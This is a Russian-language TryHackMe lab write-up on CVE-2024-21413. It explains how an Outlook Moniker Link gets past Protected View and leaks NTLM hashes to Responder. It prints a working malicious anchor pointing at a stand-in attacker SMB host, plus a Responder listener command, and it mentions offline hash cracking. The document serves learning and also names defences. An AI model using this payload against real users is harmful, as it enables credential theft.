 shauryarathore357-hub/thm-moniker-link-cve-2024-21413-writeup
Прохождение комнаты TryHackMe по CVE-2024-21413, охватывающее обход Protected View через Outlook Moniker Link, утечку NTLM-хэша и перехват учётных данных с помощью Responder.

Путь: Cyber Security 101 → Exploitation Basics → Moniker Link (CVE-2024-21413) Сложность: Premium-комната Тема: Обход Protected View в Outlook, утечка NTLM-хэшей и перехват учётных данных с помощью Responder
CVE-2024-21413 — критическая уязвимость Microsoft Outlook, связанная с обработкой специально сформированных гиперссылок. Злоупотребляя форматом Moniker Link file:// с одним специальным символом, атакующий может полностью обойти Protected View в Outlook — заставляя Outlook незаметно устанавливать соединение по SMB и раскрывать NTLM-учётные данные жертвы в момент клика по ссылке, причём без какого-либо дополнительного взаимодействия.
Прежде чем приступать к инструментам, комната разбирает официальную классификацию уязвимости, чтобы показать, насколько серьёзна эта ошибка.

CVE присвоена оценка серьёзности Critical — неудивительно, учитывая последствия: один клик по вредоносному письму раскрывает учётные данные пользователя Windows без срабатывания обычных предупреждений безопасности Outlook.
Обычно Outlook безопасно открывает гиперссылки http:// и https://, а вложения файлов помечает Protected View, чтобы вредоносные документы не могли автоматически устанавливать исходящие соединения. Уязвимость эксплуатирует Moniker-ссылки — устаревший механизм Windows OLE, используемый для ссылок на внешние объекты, — вместо стандартной ссылки http://.

Работу эксплойта обеспечивают две вещи:
file:// — вместо указания на веб-ресурс сформированная гиперссылка ссылается на путь к файлу (обычно удалённый UNC/SMB-путь вида \\attacker-ip\share), который OLE обрабатывает совсем иначе, чем обычную веб-ссылку.! (восклицательный знак), добавленный к вредоносной ссылке, и есть то, что фактически запускает обход Protected View. Этот символ имеет особое значение в синтаксисе Moniker Link — он отделяет цель ссылки от внутреннего фрагмента/ссылки, и парсер Outlook не применяет Protected View корректно при его наличии, из-за чего запрос отправляется немедленно, а не помещается в песочницу.В совокупности ссылка вида:
<a href="file:///\\attacker-ip\share\test!something">Click here</a>
заставляет Outlook незаметно инициировать SMB-соединение обратно к машине атакующего в момент клика жертвы — и всё это без единого предупреждения Protected View.
Разобравшись с механизмом доставки, следующий шаг — поднять слушатель, чтобы действительно поймать учётные данные, когда жертва взаимодействует с вредоносной ссылкой.

Responder — это инструмент, используемый на AttackBox для перехвата утёкших учётных данных. Responder работает, поднимая поддельные службы-слушатели SMB/LLMNR/NBT-NS — поэтому, когда OLE-парсер Outlook обращается к контролируемому атакующим UNC-пути, встроенному в Moniker-ссылку, он аутентифицируется на поддельной SMB-службе Responder, раскрывая при этом хэш netNTLMv2.
responder -I <interface>
Как только сформированное письмо отправлено и жертва кликает по вредоносной гиперссылке, Responder перехватывает входящую попытку аутентификации и выводит хэш netNTLMv2 прямо в терминал — готовый к офлайн-взлому (например, с помощью hashcat или John the Ripper) для восстановления пароля жертвы в открытом виде.
| Шаг | Детали |
|---|---|
| Уязвимость | CVE-2024-21413 — обход Protected View через Moniker Link в Outlook |
| Серьёзность | Critical |
| Тип вредоносной ссылки | Moniker Link file:// (UNC/SMB-путь) |
| Триггер обхода | Один символ ! в ссылке |
| Инструмент перехвата | Responder |
| Тип утёкших учётных данных | хэш netNTLMv2 |
Эта комната — наглядная демонстрация того, как один упущенный символ в парсере URI может полностью подорвать механизм безопасности, существовавший годами. Protected View был специально разработан, чтобы останавливать именно такие незаметные исходящие утечки — и одной особенности в парсинге Moniker-ссылок оказалось достаточно, чтобы полностью его обойти. Это также хорошее напоминание о том, почему отключение NTLM (или, как минимум, принудительное включение подписи SMB) во всей организации остаётся одной из самых эффективных мер защиты против всего этого класса атак с утечкой хэшей.
В этой комнате не было буквального флага в стиле CTF — все приведённые скриншоты являются концептуальными/техническими ответами, показанными полностью, поскольку ни один из них не является разжёвыванием флага задания.







